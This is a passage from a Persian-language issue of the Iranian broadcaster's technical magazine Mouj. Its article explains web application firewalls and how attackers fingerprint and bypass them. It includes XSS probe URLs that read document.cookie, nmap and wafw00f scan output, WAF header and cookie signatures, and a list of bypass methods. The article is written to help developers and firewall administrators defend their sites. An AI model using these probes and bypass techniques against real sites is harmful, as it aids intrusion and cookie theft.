موج
Mouj
فصل‌نامه علمی، تخصصی، خبری
معاونت توسعه و فناوری رسانه
سال بیست و پنجم، شماره ۱۰۱ پاییز ۱۴۰۲

امنیت در سامانه های محتوا محور مبتنی بر IP
آشنایی با دیوار آتش برنامه کاربردی وب (WAF)
ملاحظات امنیتی سامانه اتوماسیون جامع صدا و تصویر
تحویل‌گیری امن سامانه‌های نرم‌افزاری
فناوری امنیت و حفاظت از حقوق مالکیت محتواهای صوتی و تصویری دیجیتال

صداوسیمای جمهوری اسلامی ایران

معاونت توسعه و فناوری رسانه ملی

فصلنامه علمی تخصصی و خبری موج
نخستین نشریه فنی برودکست صدا و سیما

موج
Mouj

درراستای انتشار فصلنامه علمی تخصصی موج و به منظور شناسایی محورهای تخصصی، چالش‌های فناوری و تحولات پیش روی سازمان‌ها، به ویژه رسانه ملی، از علاقمندان دعوت می‌شود؛ مقالات و گزارش‌های خود را در محورهای مد نظر به دبیرخانه نشریه، در روابط عمومی معاونت توسعه و فناوری رسانه، ارسال نمایند.

فراخوان مقاله

مهمترین محورهای فناوری رسانه:

- چالش های مراکزداده وزیرساخت‌های ابری امن
- آسیب شناسی اتوماسیون صداوتصویر
- کیفیت سرویس(QOS)وکیفیت تجربه کاربری(QOE)
- الزامات استریمینگ امن و باکیفیت صداوتصویر
- قابلیت های هوش مصنوعی درصنعت رسانه
- پدافند غیرعامل و مدیریت بحران درصنعت رسانه
- رهیافت های خودکفائی وبومی سازی درصنعت رسانه
- بازطراحی سامانه‌ها با رویکرد صرفه جوئی و بهینه سازی
- آینده پژوهی درصنعت رسانه
- فناوری‌های نوین تولید، توزیع وانتشاردرصنعت رسانه
- همگرائی خدمات برودبند و برودکست درصنعت رسانه
- راهکارهای استفاده بهینه طیف فرکانسی سازمان صداوسیما
- بکارگیری فناوری‌های داده وکلان داده درصنعت رسانه
- چالش‌های مدیریت دارائی ها و بهره برداری بهینه ازتجهیزات و زیرساخت های فنی

ارسال مقالات از طریق وبگاه: www.mouj.iriborg.ir

دفتر نشریه : ۰۲۱-۲۲۱۶۵۷۳۰

موج
Mouj
فصل‌نامهٔ علمی، تخصصی، خبری
معاونت توسعه و فن‌آوری رسانه
سال بیست و پنجم، شماره ۱۰۱ پاییز ۱۴۰۲

مقام معظم رهبری:
امنیت ملی زیرساخت، همه نرم‌افزارهای مهمی است که در پیشرفت کشور نقش دارند؛ به‌گونه‌ای که اگر امنیت نباشد، هیچ چیز نیست.

فهرست مطالب نشریه:

صاحب امتیاز: معاونت توسعه و فناوری رسانه
مدیر مسئول: مهندس علیرضا شریفی
زیر نظر شورای سردبیری

مدیر اجرایی: سید مجتبی حسینی
دبیر تحریریه: ژاله عینی

دبیران علمی (به ترتیب حروف الفبا) بهرام اسدی، حسین امید، محمد بهدادفر، حسین خرمی، روح‌الله شـــاطرپوری، سیدحســـین علوی، زاهده فرشاد، احسان فقیهی، علیرضا کیقبادی، محی‌الدین مرادی، زهرا سادات مرتضوی، سیدحامد نجفی.

همکاران اجرایی:
نمونه‌خوان فنی: علیرضا کیقبادی، زهرا سادات مرتضوی
صفحه‌آرا: عباس درودیان
طراح جلد: افسانه فتح اللهی نقش
ویراستار: علیرضا سجادی فر
حروف نگار: هدی رحمان‌زاد
امور توزیع: رضا ابارشی

امور فنی:
لیتوگرافی و چاپ: انتشارات سروش

از انتشارات روابط عمومی معاونت توسعه و فناوری رسانه.
موج در ویرایش، تلخیص، درج یا رد مطالب دریافتی آزاد است.
نقل مطالب با ذکر منبع آزاد است.
از متخصصان، پژوهشگران، نویسندگان و مترجمان دعوت می‌شود مطالب و مقاله‌های خود را برای فصل‌نامه ارسال کنند.

تهران، خیابان ولی‌عصر (عج)، جام‌جم، صداوسیما، ساختمان شمارهٔ یک
معاونت توسعه و فناوری رسانه، روابط عمومی
کدپستی: ۱۹۵۴۷۳۴۳۸۳
تلفن: ۲۲۱۶۵۷۳۰
دورنگار: ۲۲۰۱۴۶۷۸

وب‌گاه نشریهٔ موج: **tech.irib.ir/mouj**

رایانامه: **mouj@irib.ir**

«امنیت در صنعت برودکست»

زمانی شاید تعریف فناوری اطلاعات برای مبتدیان، کار بسیار دشواری بود ولیکن در حال حاضر تصور تکنولوژی منفصل از فناوری اطلاعات امکان‌پذیر نمی‌باشد.

فناوری اطلاعات در عصر حاضر به‌عنوان یکی از اصلی‌ترین روش‌های تسهیل و تسریع ارائه خدمات تلقی می‌گردد. امروزه کاربری فناوری اطلاعات در رسانه‌های جهان موجب تحولی عظیم در خدمات و حتی استراتژی‌های این سازمان‌ها گردیده است. سازمان صداوسیمای جمهوری اسلامی ایران به‌عنوان دارنده یک زیرساخت حیاتی کشور، سابقه طولانی در استفاده از فناوری اطلاعات و ارتباطات دارد و به‌منظور ارائه خدمات به‌روز و متنوع و همچنین حفظ و ارتقای قابلیت تطبیق‌پذیری سازمانی، نیازمند توسعه دقیق و هدفمند فناوری اطلاعات در سازمان است.

با گسترش استفاده از فناوری اطلاعات و رشد شبکه‌های زیرساخت این فناوری، اهمیت و ارزش این شبکه‌ها نیز رشد فزاینده‌ای پیداکرده به‌گونه‌ای که در حال حاضر یکی از بخش‌هایی که در اغلب کشورها به‌عنوان زیرساخت حیاتی محسوب می‌شود، شبکه‌های زیرساخت فناوری اطلاعات است.

درواقع نکته حائز اهمیت آن است که بسیاری از زیرساخت‌های حیاتی دیگر نیز به دلیل استفاده از سامانه‌های کنترلی نرم‌افزاری و باهدف برقراری ارتباط با یکدیگر و تبادل اطلاعات، از طریق این شبکه‌های زیرساختی به هم متصل شده‌اند و این امر میزان حساسیت و حیاتی بودن شبکه‌های زیرساخت فناوری اطلاعات را افزایش داده است. ایجاد اختلال در عملیات این شبکه‌ها

می‌تواند به مختل شدن سرویس‌های ارائه‌شده در بسیاری از زیرساخت‌های دیگر یک کشور منجر گردد. به همین دلیل است که برخی کشورها میدان نبرد را به این حوزه منتقل کرده‌اند تا با کمترین هزینه، بیشترین صدمات را بر دشمن خود وارد سازند. مفهوم راهبری فناوری اطلاعات و امنیت در سازمان‌ها، مفهوم نسبتاً جدیدی است که هرروز بر اهمیت آن افزوده می‌شود، به‌طوری‌که در سال‌های اخیر سازمان‌ها و مؤسسات معتبر دنیا و دانشمندان محقق به تعریف و تدوین سازوکارهای مرتبط با آن شده‌اند، که مستلزم تغییرات سازمانی و ایجاد فرایندهای جدید تعاون، همکاری و ارتباطات سازمانی است.

در این میان، چارچوب حفاظتی برای تمام ارزش‌های افزوده و ایجاد شده در حوزه فناوری اطلاعات به امنیت سایبری وابسته است. همانطور که در صحنه جهانی مشاهده می‌شود، تهدید علیه زیرساخت‌های حیاتی کشورها هر روز با تهدیدات و تکنیک‌های جدیدی در حوزه سایبری عملیاتی می‌شود و آگاهی سطوح مختلف سازمان از مسائل امنیت سایبری و ابزارهای مقابله با این تهدیدات، ضرورتی جدی محسوب می‌شود. به همین منظور ویژه نامه امنیت سایبر، به‌عنوان راهنمایی جهت تبیین ابعاد امنیت سایبر و آشنایی کارشناسان و مدیران سازمان با مفاهیم پایه این حوزه تهیه شده است، تا بدین‌وسیله مدیران به امنیت به‌عنوان هزینه نگاه نکرده بلکه آن را بخشی از مأموریت اصلی و درواقع یکی از عوامل موفقیت بدانند. امید است با ارائه این ویژه نامه بتوان گام موثری در راستای افزایش دانش همگانی در حوزه امنیت فناوری اطلاعات برداشت. در این ویژه نامه سعی شده است موارد مهمی همچون چالش‌های امنیتی برودکسترها، رهیافت‌های موجود افزایش امنیت در شبکه‌های تلویزیونی، ملاحظات امنیت در چرخه اتوماسیون صدا و تصویر، شیوه تحویل‌دهی امن سامانه‌های نرم‌افزاری، دیواره‌های آتش و ملاحظات آن، چالش‌های حفظ مالکیت معنوی محتوای دیجیتال در صنعت برودکست پرداخت. ■

علیرضا شریفی

آشنایی با دیوار آتش برنامه کاربردی وب (WAF) و راه‌های دور زدن آن توسط هکرها و متخصصان امنیت

تهیه و تنظیم: مهدی جیحون (امور امنیت فناوری اطلاعات و عملیات)

چکیده: در این مقاله در ابتدا به طور مختصر درباره دیوار آتش برنامه کاربردی وب Web Application Firewall (WAF) توضیحاتی ارائه شده و در ادامه به روش و نمونه‌هایی که هکرها برای عبور از WAF استفاده می کنند پرداخته شده است. هدف از ارائه این مقاله آشنایی بیشتر توسعه‌دهنده‌های وب با روش‌های نوین هکرها و همچنین برای کارشناسانی که مدیریت WAF را بر عهده دارنداست که برای انجام، تنظیم و بهینه‌سازی مناسب است.


۱-مقدمه

با افزایش فناوری‌های مختلف برای جلوگیری از رخنه و ورود هکرها به برنامه‌های کاربردی وب امروزه استفاده از دیوار آتش برنامه کاربردی وب (Web Applications) که به اختصار با عنوان WAF شناخته می‌شود بسیار متداول شده است. اما این نکته لازم به ذکر است که هرچند وجود WAF تا حد قابل توجهی اگر به درستی تنظیم شده باشد جلوی بسیاری از حملات وب را می گیرد ولی روش هایی وجود دارد که هکرها از آن استفاده می‌کنند تا این ابزار امنیتی را دور بزنند یا به اصطلاح Bypass کنند.

ساختار این مقاله به این صورت است که ابتدا به شکل مختصر در خصوص WAF توضیحاتی ارائه و در ادامه ابزارها و تکنیک هایی معرفی می شود که به دست هکرها و متخصصان تست نفوذ و امنیت برای دور زدن موفقیت آمیز WAF به کار گرفته می شود. همچنین نمونه هایی در دنیای واقعی ارائه و در انتها نتیجه گیری انجام شده است.

۲- آشنایی با WAF

دیوار آتش برنامه های کاربردی وب که به اختصار به عنوان WAF شناخته می شود، با فیلتر کردن و نظارت بر ترافیک HTTP بین یک برنامه وب و اینترنت به محافظت از برنامه‌های کاربردی وب کمک می‌کند. این ابزار که می تواند به صورت نرم‌افزاری یا سخت‌افزاری باشد، به طور معمول از برنامه‌های وب در برابر حملاتی مانند جعل بین سایتی(Cross Site Forgery)، اسکریپت بین سایتی (XSS (Cross Site Scripting))، گنجاندن فایل(File Inclusion) و تزریق SQL (SQL Injection) و غیره محافظت می‌کند[۱].



شکل ۱- عملکرد WAF . [۱]

با استقرار یک WAF در یک برنامه وب، عملاً یک سپر بین برنامه وب و اینترنت قرار می گیرد. یک سرور پراکسی با استفاده از یک واسطه از هویت یک سیستم کلاینت محافظت می‌کند، در حالی که یک WAF نوعی پروکسی معکوس است که با عبور دادن کلاینت‌ها از طریق WAF قبل از رسیدن به سرور، از آن در برابر قرار گرفتن در معرض حملات محافظت می‌کند[۱].

یک WAF از طریق مجموعه‌ای از قوانین که اغلب سیاست (Policies) نامیده می‌شود عمل می‌کند. هدف این سیاست ها محافظت در برابر آسیب پذیری‌های برنامه با فیلتر کردن ترافیک مخرب است. ارزش یک WAF تا حدی ناشی از سرعت و سهولت اعمال اصلاح سیاست است که امکان پاسخ سریع‌تر به بردارهای مختلف حمله را فراهم می‌کند. به عنوان مثال در طول یک حمله Distributed Denial of Service (DDoS)، محدودیت نرخ را می‌توان به سرعت با اصلاح سیاست‌های WAF اجرا کرد[۱].

برخی از برندهای معروف WAFو شناخته شده عبارت‌اند از: [۲] CloudFlare، [۳]AWS، [۴]Citrix، [۵]Akamai، [۶]Radware، [۷] Microsoft Azure، [۸]Barracuda، [۹]F۵، [۱۰]Fortiweb، [۱۱] Sucuri و [۱۲]Imperva.

باتوجه به مکانیسم‌های مورد استفاده توسط WAF، روش‌های دور زدن ممکن است متفاوت باشد. به عنوان مثال، WAFها ممکن است از regex برای شناسایی ترافیک مخرب استفاده کنند. در این روش از تشخیص الگوها در یک رشته از کاراکترها استفاده می‌شود. یا از تشخیص مبتنی بر امضا (Signature-Based)، جایی که به رشته‌های مخرب شناخته شده امضایی ثبت می‌شود که در یک پایگاه داده ذخیره می شود و WAF امضای ترافیک وب را در برابر محتویات پایگاه داده بررسی می کند. اگر تشابه وجود داشته باشد، ترافیک مسدود می شود. علاوه بر این، برخی از WAFها از تشخیص مبتنی بر اکتشاف (Heuristic-Based) که با بررسی درخواست های موجود و همچنین کدهایی که رفتار مشکوکی دارند شناسایی و مسدود می شود.

۳- شناسایی WAF

همانطور که قبلا اشاره شد WAFها ترافیک مخرب را مسدود می‌کند. برای اولین قدم، شناسایی WAF بسیار مهم است. در واقع اولین سؤال این است که اصلاً WAF وجود دارد یا خیر؟ و در صورت وجود، شناسایی WAF باعث می‌شود ازBypassهای مناسب استفاده کند و همچنین با جست وجو در محیط اینترنت، از جدیدترین Bypassهایی که هنوز در تنظیمات WAF ممکن است از سوی آن اعمال نشده باشد بتوان استفاده کرد. برای این منظور دو حالت وجود دارد، یکی به صورت دستی (Manual) و دیگری به کارگیری از ابزارهای مختلف یا به اصطلاح اتوماتیک است. در ادامه هر دو روش توضیح داده شده است.


۳-۱ روش دستی:

شناسایی WAF: این روش از سه طریق امکان پذیر است که این روش‌ها عبارت است از: اطلاعات خطا بازگشتی، با استفاده از هدر و کوکی که در ادامه هر یک توضیح داده شده است.

الف) اطلاعات خطا: یکی از ساده‌ترین راه‌ها در صورتی که تنظیمات WAF به درستی تنظیم نشده باشد خطایی است که نمایش داده می شود. در این روش هکر یا متخصص امنیت با به خطا انداختن سرور (یعنی کاری که سرور خطا برگرداند) متوجه نوع WAF می‌شود، در واقع به این علت نوع WAF شناسایی می‌شود، چون هر برندی خطای مختص خود را دارد. به عنوان مثال درخواست زیر را به سایت ارسال می‌کنند.

https://example.tld/?puiwe765ywiry3=<script>alert(document.cookie)</script>


در شکل ۲، نمونه‌ای از جواب سروری را که WAF مربوط به برند Cloudflare دارد می‌توان مشاهده کرد. بنابراین چون در هنگام خطا، یک صفحه مشخص و از قبل طراحی شده از سوی برنامه‌نویس را نشان نمی‌دهد، این خطای نشان داده شده مختص WAF برند Cloudflare است، بنابراین هکر و یا متخصص امنیت نوع WAF را متوجه می‌شود.



شکل ۲- خطای نمایش داده شده حاصل از Cloudflare WAF .

AWS Elastic Load Balancer (Amazon) (AWS)	X-AMZ-ID X-AMZ-Request-ID
aeSecure	aeSecure-code
CloudFlare Web Application Firewall (CloudFlare)	cf-ray
Incapsula Web Application Firewall (Incapsula/Imperva)	X-Iinfo incap_ses visid_inca
KONA Security Solutions (Akamai Technologies)	AkamaiGHost

جدول ۱، نمونه هایی از برخی هدرها که از سوی WAF ایجاد می‌شود



شکل ۳، وجود هدر مشخص کننده نوع WAF

ب) هدر: در پاسخ سرور در برخی مواقع اطلاعات مربوط به WAF قابل مشاهده است در این مورد معمولاً دو حالت وجود دارد؛ یکی در اسم هدر مربوط به سرور به عنوان مثال (Server: Cloudflare). دوم به عنوان یک هدر خاص مثل (CF-RAY: xxxxxxxxxxx)

در جدول ۱ نمونه‌هایی از هدرها را که WAF ایجاد می‌کند، آورده شده است که برای مشاهده سایر موارد می توان از مراجع [۱۳, ۱۴] استفاده کرد.

در شکل ۳، نمونه برای یک سایت که از WAF استفاده می‌کند آورده شده است.

ج) کوکی: در این حالت یک کوکی جدید در فهرست کوکی‌های سایت افزوده شده که نشان دهنده WAF است. نمونه‌هایی از این کوکی‌ها در جدول ۲ آورده شده است. برای مشاهده سایر موارد می‌توان از مراجع [۱۳, ۱۴] استفاده کرد.

AWS	aws.?alb
barracuda	BNI__BARRACUDA_LB_COOKIE BNI_persistence
cloudflare	cfduid__
BIG-IP Local Traffic Manager (F5 Networks)	bigipserver
FortiWeb	FORTIWAFSID

جدول ۲، نمونه ای از کوکی‌هایی که WAF ایجاد می‌کند.

جدا از درخواست های مخرب و ارزیابی پاسخ، WAF را می توان با ارسال یک بسته TCP FIN/RST به سرور یا اجرای یک حمله کانال جانبی (side-channel attack) نیز شناسایی کرد. به عنوان مثال، زمان بندی WAF در برابر درخواست‌های مختلف، می تواند نکاتی را در مورد استفاده از WAF ارائه دهد.

۲-۳ اتوماتیک

در این مقاله از سه روش متداول برای تشخیص و شناسایی WAF نام برده شده است که از سوی متخصصان امنیت و هکرها بیشترین استفاده را دارد.

الف) استفاده از اسکنر nmap

در اسکنر nmap ابزاری به نام NSE (The Nmap Scripting Engine) وجود دارد که شامل اسکریپ‌های گوناگونی است. دو اسکریپتی که برای تشخیص WAF استفاده می‌شوند عبارت‌اند از: http-waf-fingerprint و http-waf-detect. شایان ذکر است این اسکنر وجود و عدم WAF را تا حد زیادی به خوبی نشان می‌دهد ولی اینکه از چه برندی هست قابل تشخیص نیست.

نمونه‌ای از خروجی این اسکریپ در زیر نشان داده شده است.

ب) استفاده از WafW00f

یکی از قوی‌ترین ابزاری که برای تشخیص و شناسایی WAF می‌توان استفاده کرد Wafw00f [۱۵] است. این ابزار یک ابزار خط فرمانی (com-mand line) و قابلیت تشخیص برندهای مختلفی (۱۵۷ مورد) است. بخشی از برندهای قابل تشخیص در عکس ۴ نشان داده شده است.

در ادامه نمونه‌ای از خروجی این ابزار در شکل ۵ نشان داده شده است.

ج) ابزار WhatWaf

ابزار WhatWaf [۱۶]، علاوه بر تشخیص نوع WAF، قابلیت تشخیص Bypass مناسب را نیز دارد.

۴- Bypasas Waf

تا این قسمت تلاش شد به صورت مختصر با Waf و راه‌های تشخیص آن آشنایی ایجاد گردد مهمترین بخش این مقاله این قسمت است که در آن به برخی از روش‌های Bypass کردن Waf با مثال پرداخته شده است.

۴-۱ bypass با استفاده از regex (Regex)

در برخی مواقع با استفاده از regex فیلترهایی از سوی WAF و یا حتی وب سرور اعمال می شود که با استفاده از روش‌هایی که در ادامه گفته می شود امکان دور زدن در شرایطی که توسعه‌دهنده تمام جوانب را لحاظ نکرده باشد امکان‌پذیر است.

روش دور زدن متداول شامل: تغییر حروف از بزرگ به کوچک و برعکس، استفاده از رمزنگاری‌های مختلف و مبهم‌سازی، جایگزینی توابع و کاراکترها، استفاده از برخی سینتکس‌ها (Syntax)، استفاده از tab و شکننده خط (LineBreaks) را می‌توان نام برد که در جدول ۳، نمونه‌هایی ارائه شده است[۱۷].

برای مشاهده سایر پیلودها می‌توان از منابع [۱۸, ۱۹] استفاده کرد.

در ادامه چندین گزارش واقعی مربوط به این موضوع ارائه شده است. در سایت هکروان و شماره گزارش ۱۷۶۰۲۱۳ [۲۰] با استفاده از چندین دابل کد (") توانسته است WAF را دور بزند.

```
└─$ nmap --script http-waf-detect,http-waf-fingerprint [redacted].com

Starting Nmap 7.94 ( https://nmap.org ) at 2023-09-30 07:40 EDT
Nmap scan report for [redacted].com ([redacted])
Host is up (0.015s latency).
Other addresses for [redacted].com (not scanned): [redacted]
Not shown: 995 filtered tcp ports (no-response)
PORT     STATE  SERVICE
80/tcp   open   http
113/tcp  closed ident
443/tcp  open   https
| http-waf-detect: IDS/IPS/WAF detected:
|_[redacted].com:443/?p4yl04d3=<script>alert(document.cookie)</script>
8080/tcp open   http-proxy
8443/tcp open   https-alt
| http-waf-detect: IDS/IPS/WAF detected:
|_[redacted].com:8443/?p4yl04d3=<script>alert(document.cookie)</script>

Nmap done: 1 IP address (1 host up) scanned in 38.23 seconds
```

شکل ۳- استفاده از nmap برای تشخیص WAF

WAF Name	Manufacturer
ACE XML Gateway	Cisco
aeSecure	aeSecure
AireeCDN	Airee
Airlock	Phion/Ergon
Alert Logic	Alert Logic
AliYunDun	Alibaba Cloud Computing
Anquanbao	Anquanbao
AnYu	AnYu Technologies
Approach	Approach
AppWall	Radware
Armor Defense	Armor
ArvanCloud	ArvanCloud
ASP.NET Generic	Microsoft
ASPA Firewall	ASPA Engineering Co.
Astra	Czar Securities
AWS Elastic Load Balancer	Amazon
AzionCDN	AzionCDN
Azure Front Door	Microsoft
Barikode	Ethic Ninja
Barracuda	Barracuda Networks
Bekchy	Faydata Technologies Inc.
Beluga CDN	Beluga
BIG-IP Local Traffic Manager	F5 Networks
BinarySec	BinarySec
BitNinja	BitNinja
BlockDoS	BlockDoS
Bluedon	Bluedon IST
BulletProof Security Pro	AITpro Security
CacheWall	Varnish
CacheFly CDN	CacheFly
Comodo cWatch	Comodo CyberSecurity
CdnNS Application Gateway	CdnNs/WdidcNet
ChinaCache Load Balancer	ChinaCache
Chuang Yu Shield	Yunaq
Cloudbric	Penta Security
Cloudflare	Cloudflare Inc.
Cloudfloor	Cloudfloor DNS
Cloudfront	Amazon
CrawlProtect	Jean-Denis Brun
DataPower	IBM
Cloud Protector	Rohde & Schwarz CyberSecurity
DenyALL	Rohde & Schwarz CyberSecurity
Distil	Distil Networks
DOSarrest	DOSarrest Internet Security
DDoS-GUARD	DDOS-GUARD CORP.

شکل ۴- بخشی از فهرست WAF های قابل تشخیص با ابزار Wafw00f


```
└─$ wafw00f [redacted].com

                ( W00f! )
                404 Hack Not Found
                405 Not Allowed
                403 Forbidden
                502 Bad Gateway
                500 Internal Error

                ~ WAFW00F : v2.2.0 ~
        The Web Application Firewall Fingerprinting Toolkit

[*] Checking https://[redacted].com
[+] The site https://[redacted].com is behind Cloudflare (Cloudflare Inc.) WAF.
[~] Number of requests: 2
```

